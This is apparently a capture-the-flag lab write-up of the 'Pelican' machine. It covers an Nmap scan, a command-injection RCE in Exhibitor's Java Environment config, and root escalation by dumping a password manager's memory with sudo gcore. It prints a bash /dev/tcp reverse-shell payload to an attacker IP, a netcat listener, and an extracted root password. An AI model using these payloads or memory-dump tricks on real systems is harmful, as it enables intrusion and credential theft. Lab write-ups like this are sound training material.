
TL;DR
This writeup is based on the Pelican machine. I started with an Nmap scan that revealed an Exhibitor web interface running on port 8081. Enumeration of the dashboard revealed a vulnerable version of the software. I exploited a known Remote Command Execution (RCE) vulnerability (Exploit-DB 48654) in the “Java Environment” configuration to gain a shell as the user charles. For privilege escalation, I abused a sudo misconfiguration allowing the execution of /usr/bin/gcore as root. I used this tool to dump the memory of a running password manager process and extracted the root password from the binary core dump.
Scanning Network
I began with an Nmap scan to identify open ports and running services.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
sudo nmap -sS -sV -sC -T4 -p- -v -oN scans/fullport.scan 192.168.122.98
Nmap scan report for 192.168.122.98
Host is up (0.066s latency).
Not shown: 65468 closed tcp ports (reset), 59 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 a8:e1:60:68:be:f5:8e:70:70:54:b4:27:ee:9a:7e:7f (RSA)
|_  256 f2:eb:fc:45:d7:e9:80:77:66:a3:93:53:de:00:57:9c (ED25519)
139/tcp   open  netbios-ssn?
445/tcp   open  netbios-ssn  Samba smbd 4.9.5-Debian (workgroup: WORKGROUP)
631/tcp   open  ipp          CUPS 2.2
|_http-title: Forbidden - CUPS v2.2.10
2181/tcp  open  zookeeper    Zookeeper 3.4.6-1569965 (Built on 02/20/2014)
2222/tcp  open  ssh          OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
8081/tcp  open  http         nginx 1.14.2
|_http-title: Did not follow redirect to [http://192.168.122.98:8080/exhibitor/v1/ui/index.html](http://192.168.122.98:8080/exhibitor/v1/ui/index.html)
39605/tcp open  unknown
Service Info: Host: PELICAN; OS: Linux; CPE: cpe:/o:linux:linux_kernel
The scan revealed several interesting ports:
22 & 2222 (SSH): Two SSH services running on the machine.
139 & 445 (SMB): A Samba file server.
2181 (ZooKeeper): A distributed coordination service.
8081 (HTTP): An Nginx web server. Crucially, the Nmap script detected a redirect to port 8080, pointing to
/exhibitor/v1/ui/index.html.
Enumeration
Based on the Nmap output, the most promising vector appeared to be the web service on port 8081, which redirects to an administrative interface for Exhibitor.
I navigated to http://192.168.122.98:8081, which successfully redirected me to the Exhibitor UI on port 8080.

The dashboard provided an interface to manage the ZooKeeper cluster. I noticed a “Config” tab, which often allows modifying system settings.
I observed the Exhibitor version as v1.0 displayed in the top-right corner of the page.
Exploitation
With the specific version identified, I searched Google for known vulnerabilities. I quickly discovered a Exhibitor Web UI 1.7.1 - Remote Command Execution (RCE) vulnerability documented as CVE-2019-5029.
The vulnerability exists in the Config tab of the Exhibitor interface. It allows administrators to modify the ZooKeeper configuration, specifically the "Java Environment" section, without sufficient input sanitization. This allows an attacker to inject arbitrary system commands that get executed when the service reloads.
I navigated to the Config.

The vulnerable parameter is java.env script.


I prepared the payload as:
1
$(/bin/bash -c "/bin/bash -i >& /dev/tcp/192.168.45.199/4444 0>&1")
To exploit this you have to follow Click Commit > All At Once > OK on the Exhibitor Web UI. Let’s setup listener on the attacker machine.
1
nc -lvnp 4444
After sending the request, the Exhibitor service updated the configuration and triggered a reload. The injected command executed as the service user.
I received a connection on my listener immediately.

I successfully gained initial access as the user charles.
Post Exploitation
I checked the user’s sudo privileges using sudo -l.

The user charles could run /usr/bin/gcore as root without a password. gcore is a utility that generates a core dump (a memory snapshot) of a running process.
I quickly checked GTFOBins to find a way to escalate the privileges. Since I could run it as root, I could dump the memory of any process on the system, potentially extracting sensitive data like cleartext passwords.

I listed the running processes to identify interesting targets.
1
ps -aux | grep root
I noticed a process named password-store running as root (PID 513). This was a prime target. I used gcore to dump its memory.
1
sudo gcore 513

This created a file named core.513 in the current directory. Since this file is binary, I used the strings command to extract readable text and searched for credential-like patterns.
1
strings core.513

I tested the extracted password (ClogKingpinInning731) by attempting to switch to the root user.

I successfully escalated privileges to root.
The Pelican machine demonstrated the importance of keeping administrative dashboards patched and restricted. A simple version check on the public Exhibitor interface led to RCE. Furthermore, it highlighted the danger of granting sudo rights to debugging tools like gcore. Even if a tool doesn’t allow direct command execution, the ability to read process memory can lead to total system compromise by exposing secrets stored in RAM.
Thanks for reading this far. If you enjoyed the writeup, do support me here.